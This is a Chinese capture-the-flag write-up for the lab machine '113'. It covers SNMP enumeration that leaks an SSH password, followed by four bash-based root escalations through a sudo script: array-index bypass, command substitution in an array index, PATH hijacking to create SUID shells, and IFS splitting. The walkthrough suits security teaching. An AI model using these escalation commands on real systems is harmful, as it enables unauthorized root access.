

靶机信息

靶机名称：113
靶机作者：ll104567/群主
靶机类型：Linux
难度：Baby
来源：MazeSec/QQ内部群 660930334
官网：<https://maze-sec.com/>

目标主机

使用 arp-scan 扫描内网存活主机：

```
└─(npc@kali)-[~]
└─$ sudo arp-scan -I eth1 192.168.1.0/24

192.168.1.10      08:00:27:f3:5f:aa      (Unknown)
```

目标主机 IP：192.168.1.10

端口扫描

使用 nmap 进行 TCP 全端口扫描：

```
└─(npc@kali)-[~]
└─$ nmap 192.168.1.10 -p- -sT -sV

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
```

发现开放了 22/ssh、80/http 端口

使用 nmap 扫描 UDP top 100 端口：

```

└─(npc@kali)-[~]
└─$ nmap 192.168.1.10 --top-ports 100 -sU -sV

PORT      STATE SERVICE VERSION
161/udp    open  snmp    SNMPv1 server; net-snmp SNMPv3 server (public)

```

发现开放了 161/snmp 端口，使用了默认的 public 社区字符串

这个服务可以用来获取系统信息、系统进程、系统用户等敏感信息。

80 端口服务探测

常规目录扫描无果

```

└─(npc@kali)-[~]
└─$ dirsearch -u http://192.168.1.10/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as
st/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  .
┌─┴─┐ (7_┌─┐┌─┐) v0.4.3
┌─┴─┐ (7_┌─┐┌─┐)

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/npc/reports/http_192.168.1.10/___26-01-18_03-57-57.txt

Target: http://192.168.1.10/

[03:57:58] Starting:
[03:57:59] 403 - 277B - /.ht_wsr.txt
[03:57:59] 403 - 277B - /.htaccess.bak1
[03:57:59] 403 - 277B - /.htaccess.orig
[03:57:59] 403 - 277B - /.htaccess.sample
[03:57:59] 403 - 277B - /.htaccess.save
[03:57:59] 403 - 277B - /.htaccess_orig
[03:57:59] 403 - 277B - /.htaccess_extra
[03:57:59] 403 - 277B - /.htaccess_sc
[03:57:59] 403 - 277B - /.html
[03:57:59] 403 - 277B - /.htaccessOLD2
[03:57:59] 403 - 277B - /.htaccessBAK
[03:57:59] 403 - 277B - /.htaccessOLD
[03:57:59] 403 - 277B - /.htm
[03:57:59] 403 - 277B - /.htpasswd

```

161 端口服务探测

在 hacktricks 找到 161/snmp 漏洞利用方法：

<https://book.hacktricks.wiki/zh/network-services-pentesting/pentesting-snmp/index.html>

HackTricks

123/udp - Pentesting NTP

135, 593 - Pentesting MSRPC

137,138,139 - Pentesting NetBios

139,445 - Pentesting SMB

143,993 - Pentesting IMAP

161,162,10161,10162/udp - Pentesting SNMP

194,6667,6660-7000 - Pentesting IRC

264 - Pentesting Check Point Firewall-1

389, 636, 3268, 3269 - Pentesting LDAP

500/udp - Pentesting IPsec/IKE VPN

502 - Pentesting Modbus

暴力破解社区字符串 (v1 和 v2c)

要 猜测社区字符串, 您可以执行字典攻击。查看 这里不同的方式来自对 SNMP 执行暴力攻击。一个常用的社区字符串是 public。

枚举 SNMP

建议安装以下内容, 以查看从设备收集的 每个 OID 的含义:

```
apt-get install snmp-mibs-downloader
download-mibs
# Finally comment the line saying "mibs:" in /etc/snmp/snmp.conf
sudo vi /etc/snmp/snmp.conf
```

如果您知道有效的社区字符串, 您可以使用 **SNMPWalk** 或 **SNMP-Check** 访问数据:

```
snmpbulkwalk -c [COMM_STRING] -v [VERSION] [IP] . #Don't forget the final dot
snmpbulkwalk -c public -v2c 10.10.11.136 .

snmpwalk -v [VERSION_SNMP] -c [COMM_STRING] [DIR_IP]
snmpwalk -v [VERSION_SNMP] -c [COMM_STRING] [DIR_IP] 1.3.6.1.2.1.4.34.1.3 #Get IPv6, needed
dec2hex
snmpwalk -v [VERSION_SNMP] -c [COMM_STRING] [DIR_IP] NET-SNMP-EXTEND-MIB::nsExtendObjects #get
extended
snmpwalk -v [VERSION_SNMP] -c [COMM_STRING] [DIR_IP] #Enum all
snmp-check [DIR_IP] -p [PORT] -c [COMM_STRING]

omap --script "snmp* and not snmp-brute" <target>
```

161,162,10161,10162/u...
- Pentesting SNMP

基本信息

MIB

OIDs

OID 示例

SNMP 版本

社区字符串

端口

暴力破解社区字符串 (v1 和 v2c)

ARTE - AWS Red Team Expert

获取靶机系统信息及进程:

```
snmpbulkwalk -c public -v2c 192.168.1.10 .
```

在输出中找到一个进程, 泄露了用户及密码

welcome: mMOq2WWONQiiY8TinSRF

1 kali

2 kali

3 kali

npc@192.168.1.9:22

iso.3.6.1.2.1.25.4.2.1.4.225 = STRING: "/lib/systemd/systemd-journald"
iso.3.6.1.2.1.25.4.2.1.4.249 = STRING: "/lib/systemd/systemd-udev"
iso.3.6.1.2.1.25.4.2.1.4.286 = ""
iso.3.6.1.2.1.25.4.2.1.4.289 = ""
iso.3.6.1.2.1.25.4.2.1.4.338 = STRING: "/lib/systemd/systemd-timesyncd"
iso.3.6.1.2.1.25.4.2.1.4.364 = STRING: "/usr/sbin/cron"
iso.3.6.1.2.1.25.4.2.1.4.365 = STRING: "/usr/bin/dbus-daemon"
iso.3.6.1.2.1.25.4.2.1.4.366 = STRING: "/usr/sbin/rsyslogd"
iso.3.6.1.2.1.25.4.2.1.4.367 = STRING: "/lib/systemd/systemd-logind"
iso.3.6.1.2.1.25.4.2.1.4.381 = STRING: "/sbin/dhclient"
iso.3.6.1.2.1.25.4.2.1.4.396 = STRING: "service --user welcome --password mMOq2WWONQiiY8TinSRF --host localhost --port 8080"
iso.3.6.1.2.1.25.4.2.1.4.401 = STRING: "/usr/sbin/snmpd"
iso.3.6.1.2.1.25.4.2.1.4.408 = STRING: "/sbin/agetty"
iso.3.6.1.2.1.25.4.2.1.4.415 = STRING: "/usr/bin/python3"
iso.3.6.1.2.1.25.4.2.1.4.417 = STRING: "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"
iso.3.6.1.2.1.25.4.2.1.4.435 = STRING: "/usr/sbin/apache2"
iso.3.6.1.2.1.25.4.2.1.4.453 = STRING: "/usr/sbin/apache2"
iso.3.6.1.2.1.25.4.2.1.4.454 = STRING: "/usr/sbin/apache2"
iso.3.6.1.2.1.25.4.2.1.4.455 = STRING: "/usr/sbin/apache2"
iso.3.6.1.2.1.25.4.2.1.4.456 = STRING: "/usr/sbin/apache2"
iso.3.6.1.2.1.25.4.2.1.4.457 = STRING: "/usr/sbin/apache2"
iso.3.6.1.2.1.25.4.2.1.4.506 = STRING: "sshd: welcome [priv]"
iso.3.6.1.2.1.25.4.2.1.4.509 = STRING: "/lib/systemd/systemd"
iso.3.6.1.2.1.25.4.2.1.4.510 = STRING: "(sd-pam)"
iso.3.6.1.2.1.25.4.2.1.4.529 = STRING: "sshd: welcome@pts/0"
iso.3.6.1.2.1.25.4.2.1.4.530 = STRING: "-bash"
iso.3.6.1.2.1.25.4.2.1.4.615 = ""
iso.3.6.1.2.1.25.4.2.1.4.670 = STRING: "/usr/sbin/apache2"
iso.3.6.1.2.1.25.4.2.1.4.671 = STRING: "/usr/sbin/apache2"
iso.3.6.1.2.1.25.4.2.1.4.672 = STRING: "/usr/sbin/apache2"
iso.3.6.1.2.1.25.4.2.1.4.674 = ""

尝试 ssh 登录 welcome 用户

```
(npc@kali)-[~]  
$ ssh welcome@192.168.1.10  
** WARNING: connection is not using a post-quantum key exchange algorithm.  
** This session may be vulnerable to "store now, decrypt later" attacks.  
** The server may need to be upgraded. See https://openssh.com/pq.html  
welcome@192.168.1.10's password:  
Linux 113 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Sun Jan 18 03:33:41 2026 from 192.168.1.9  
welcome@113:~$
```

sudo 权限枚举

welcome 用户可以免密执行 /opt/113.sh 脚本

```
welcome@113:~$ sudo -l  
Matching Defaults entries for welcome on 113:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/l  
  
User welcome may run the following commands on 113:  
    (ALL) NOPASSWD: /opt/113.sh  
welcome@113:~$
```

脚本分析

脚本内容如下：

```
#!/bin/bash  
  
sandbox=$(mktemp -d)  
cd $sandbox
```

```

if [ "$#" -ne 3 ];then
    exit
fi

if [ "$3" != "mazesec" ]
then
    echo "\$3 must be mazesec"
    exit
else
    /bin/cp /usr/bin/mazesec $sandbox
    exec_="$sandbox/mazesec"
fi

if [ "$1" = "exec_" ];then
    exit
fi

declare -- "$1"="$2"
$exec_

```

其中 /usr/bin/mazesec 内容如下:

```

welcome@113:~$ file /usr/bin/mazesec
/usr/bin/mazesec: Bourne-Again shell script, ASCII text executable
welcome@113:~$ cat /usr/bin/mazesec
#!/bin/bash

flag=$(echo $RANDOM$RANDOM$RANDOM$RANDOM | md5sum | awk '{print $1}')
echo "flag{fakeroot-$flag}"

```

- 脚本会创建一个临时目录作为沙箱环境
- 脚本接收三个参数，若参数不符合要求则退出
- 脚本会将 /usr/bin/mazesec 复制到沙箱目录下，并赋值给变量 `exec_`
- 脚本会将第一个参数作为变量名，第二个参数作为变量值，使用 `declare --` 创建变量

- 最后脚本会对变量 `$exec_` 进行展开替换为变量 `$exec_` 的值并执行

有多个利用方案

方案一：变量的数组特性（语法特性）

在 `sudo` 脚本的最后，有变量赋值的操作

```
if [ "$1" = "exec_" ];then
    exit
fi

declare -- "$1"="$2"
$exec_
```

只限制了第一个参数不能为 `exec_`，也就是变量名不能为字符串 `exec_`

在 `bash` 里，当你声明一个普通变量时，它实际上被存储为一个数组的第一个元素（索引为 0）。

在 Bash 中，要打印数组中索引非 0 的元素，必须使用大括号 `{}` 显式指定索引号。

测试：

- 变量实际是数组的第一个元素
- 可以通过索引访问修改元素值

```
welcome@113:~$ test=mazesec
welcome@113:~$ echo ${test[0]}
mazesec
welcome@113:~$ echo $test
mazesec
welcome@113:~$ test[0]=welcome
welcome@113:~$ echo $test
welcome
welcome@113:~$ test=('welcome' '113' 'mazesec')
welcome@113:~$ echo $test
welcome
welcome@113:~$ echo ${test[0]}
welcome
welcome@113:~$ █
```

现在可以知道，题目检查第一个参数是否完全等于 `exec_`，我们可以显式的将第一个参数设置为 `exec_[0]`，这样可以绕过检查，同时给变量 `exec_` 赋值。

```
welcome@113:~$ sudo -l
Matching Defaults entries for welcome on 113:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr

User welcome may run the following commands on 113:
    (ALL) NOPASSWD: /opt/113.sh
welcome@113:~$ sudo /opt/113.sh 'exec_[0]' 'id' mazesec
uid=0(root) gid=0(root) groups=0(root)
welcome@113:~$ sudo /opt/113.sh 'exec_[0]' 'su' mazesec
root@113:/tmp/tmp.rPx0A5lRXl# █
```

方案二：数组索引解析的命令替换（语法特性）

在 `bash` 里，数组变量的索引可以是一个变量、命令替换，甚至是算术表达式，`bash` 会解析这些索引表达式以确定实际的索引值。

测试：

- 数组索引可以是变量、算数表达式、命令替换

```
welcome@113:~$ test=('welcome' '113' 'mazesec')
welcome@113:~$ n=2
welcome@113:~$ echo ${test[$n]}
mazesec
welcome@113:~$ echo ${test[1+1]}
mazesec
welcome@113:~$ echo ${test[$(id >&2; echo 0)]}
uid=1000(welcome) gid=1000(welcome) groups=1000(welcome)
welcome
welcome@113:~$ echo ${test[$(whoami >&2; echo 2)]}
welcome
mazesec
welcome@113:~$
```

那么，可以里索引来解析命令替换执行任意命令，因为命令替换实际是fork了一个子shell来执行命令，过程的标准输出会被捕获给父进程，标准错误会直接输出到终端，因此如果需要一个有回显的交互 shell，可以通过重定向标准输出到标准错误来实现。

获取一个 suid 的 bash:

```
welcome@113:~$ sudo -l
Matching Defaults entries for welcome on 113:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User welcome may run the following commands on 113:
    (ALL) NOPASSWD: /opt/113.sh
welcome@113:~$ sudo /opt/113.sh 'a[${cp /bin/bash /tmp/bash;chmod +s /tmp/bash}]' '111' mazesec
flag{fakeroot-fc96c57b9a850cb50dd3b1b76c5301f4}
welcome@113:~$ ls -alh /tmp/bash
-rwsr-sr-x 1 root root 1.2M Jan 18 10:28 /tmp/bash
welcome@113:~$
```

获取一个 有回显的交互式 root shell:

1 是标准输出，2 是标准错误，& 表示“文件描述符”。1>&2 是将标准输出重定向到标准错误，这样可以确保所有输出都发送到当前终端。


```
welcome@113:~$ sudo -l
Matching Defaults entries for welcome on 113:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/

User welcome may run the following commands on 113:
    (ALL) NOPASSWD: /opt/113.sh
welcome@113:~$ sudo /opt/113.sh 'a[$(bash 1>&2)]' '111' mazesec
root@113:/tmp/tmp.qeBf4N7f4d# id
uid=0(root) gid=0(root) groups=0(root)
root@113:/tmp/tmp.qeBf4N7f4d# whoami
root
root@113:/tmp/tmp.qeBf4N7f4d#
```

方案三：PATH 劫持（环境变量）

如果你不知道变量默认是数组的第一个元素，可以通过劫持环境变量 PATH 来实现劫持 `mazesec` 文件里没有使用绝对路径的 `md5sum`、`awk` 命令。

```
#!/bin/bash

flag=$(echo $RANDOM$RANDOM$RANDOM$RANDOM | md5sum | awk '{print $1}')
echo "flag{fakeroot-$flag}"
```

正常流程下：

- `/opt/113.sh` 会在沙箱复制一份 `/usr/bin/mazesec`
- 在 `/opt/113.sh` 文件尾会对变量 `$exec_` 进行展开替换为变量 `$exec_` 的值 `/tmp/tmp.xxxxxxx/mazesec`
- 在子进程里执行 `/tmp/tmp.xxxxxxx/mazesec` 脚本

在 `mazesec` 里，没有重置 PATH 环境变量，那么就会默认继承父进程的 PATH 环境变量。

```
welcome@113:~$ cat /opt/113.sh
#!/bin/bash

sandbox=$(mktemp -d)
cd $sandbox


if [ "$#" -ne 3 ];then
    exit
fi

if [ "$3" != "mazesec" ]
then
    echo "\$3 must be mazesec"
    exit
else
    /bin/cp /usr/bin/mazesec $sandbox
    exec_="$sandbox/mazesec"
fi

if [ "$1" = "exec_" ];then
    exit
fi

declare -- "$1"="$2"
$exec_
welcome@113:~$ cat /usr/bin/mazesec
#!/bin/bash

flag=$(echo $RANDOM$RANDOM$RANDOM$RANDOM | md5sum | awk '{print $1}')
echo "flag{fakeroot-$flag}"
welcome@113:~$
```



所以，我们可以劫持 PATH 环境变量，让 mazesec 里执行的 md5sum、awk 命令变成我们自定义的脚本。

```
welcome@113:/tmp$ cat md5sum
/usr/bin/cp /bin/bash /tmp/bash_from_md5sum
/usr/bin/chmod +s /tmp/bash_from_md5sum
welcome@113:/tmp$ cat awk
/usr/bin/cp /bin/bash /tmp/bash_from_awk
/usr/bin/chmod +s /tmp/bash_from_awk
welcome@113:/tmp$ chmod +x md5sum awk
welcome@113:/tmp$ sudo /opt/113.sh 'PATH' '/tmp' mazesec
flag{fakeroot-}
welcome@113:/tmp$ ls -alh /tmp/bash*
-rwsr-sr-x 1 root root 1.2M Jan 18 10:28 /tmp/bash
-rwsr-sr-x 1 root root 1.2M Jan 18 11:00 /tmp/bash_from_awk
-rwsr-sr-x 1 root root 1.2M Jan 18 11:00 /tmp/bash_from_md5sum
```

```
welcome@113:/tmp$ cat md5sum
/usr/bin/cp /bin/bash /tmp/bash_from_md5sum
/usr/bin/chmod +s /tmp/bash_from_md5sum
welcome@113:/tmp$ cat awk
/usr/bin/cp /bin/bash /tmp/bash_from_awk
/usr/bin/chmod +s /tmp/bash_from_awk
welcome@113:/tmp$ chmod +x md5sum awk
welcome@113:/tmp$ sudo /opt/113.sh 'PATH' '/tmp' mazesec
flag{fakeroot-}
welcome@113:/tmp$ ls -alh /tmp/bash*
-rwsr-sr-x 1 root root 1.2M Jan 18 10:28 /tmp/bash
-rwsr-sr-x 1 root root 1.2M Jan 18 11:00 /tmp/bash_from_awk
-rwsr-sr-x 1 root root 1.2M Jan 18 11:00 /tmp/bash_from_md5sum
welcome@113:/tmp$ █
```

方案四：IFS 字符级劫持（环境变量）

如果 mazesec 文件里使用的命令是通过绝对路径调用的，比如 `/usr/bin/md5sum`，那么就无法通过 PATH 劫持命令。那还有什么变量可以玩吗？有的，兄弟。

在 linux 系统中，IFS（Internal Field Separator，内部字段分隔符）是一个环境变量，用于定义 shell 在解析输入时用来分隔单词的字符。默认情况下，IFS 包含空格、制表符和换行符。

```
welcome@113:/tmp$ printf %q "$IFS"; echo
$' \t\n'
```

我们可以通过修改 IFS 变量，来篡改 shell 解析命令和参数的效果。

在 `/opt/113.sh` 脚本的最后关键部分，在我们赋值变量 `$exec_` 以后就会立即生效，下一行直接受到影响：

```
welcome@113:/tmp$ bash -x /opt/113.sh '111' '111' mazesec
++ mktemp -d
+ sandbox=/tmp/tmp.1Ln1KdM2kN
+ cd /tmp/tmp.1Ln1KdM2kN
+ '[' 3 -ne 3 ']'
+ '[' mazesec '!=' mazesec ']'
+ /bin/cp /usr/bin/mazesec /tmp/tmp.1Ln1KdM2kN
+ exec_=/tmp/tmp.1Ln1KdM2kN/mazesec
+ '[' 111 = exec_ ']'
+ declare -- 111=111
/opt/113.sh: line 23: declare: `111=111': not a valid identifier
+ /tmp/tmp.1Ln1KdM2kN/mazesec
flag{fakeroot-9492902e747a05cdebe66cabd67752f0}
welcome@113:/tmp$
```

在变量 `$exec_` 展开后，得到这个 `/tmp/tmp.xxxxx/mazesec` 沙箱路径，这里的 `.xxxx` 部分不可控，我们可以修改 `IFS` 变量值，把这部分分割为多部分，构造出新的命令。

```
/tmp/tmp.1Ln1KdM2kN/mazesec
```

很明显，我们可以把 `.` 作为分隔符，那么 `/tmp/tmp.1Ln1KdM2kN/mazesec` 会被分割为两部分，而 `.` 被看作类似分隔符。

- `/tmp/tmp`
- `1Ln1KdM2kN/mazesec`

其中 `/tmp/tmp` 可以构造出一个可执行文件，来执行任意命令，而 `1Ln1KdM2kN/mazesec` 会被当作第一个参数传递给该脚本。

1. 创建名为 "tmp" 的恶意脚本，并赋予执行权限

```
echo 'su' > /tmp/tmp
```

```
chmod +x /tmp/tmp
```

2. 设置 `IFS` 变量，将 `."` 添加为分隔符

```
sudo /opt/113.sh 'IFS' ' .' mazesec
```

```
welcome@113:/tmp$ echo 'su' > /tmp/tmp
welcome@113:/tmp$ chmod +x /tmp/tmp
welcome@113:/tmp$ sudo /opt/113.sh 'IFS' '.' mazesec
root@113:/tmp/tmp.QbR0x3u0ql# id
uid=0(root) gid=0(root) groups=0(root)
root@113:/tmp/tmp.QbR0x3u0ql#
```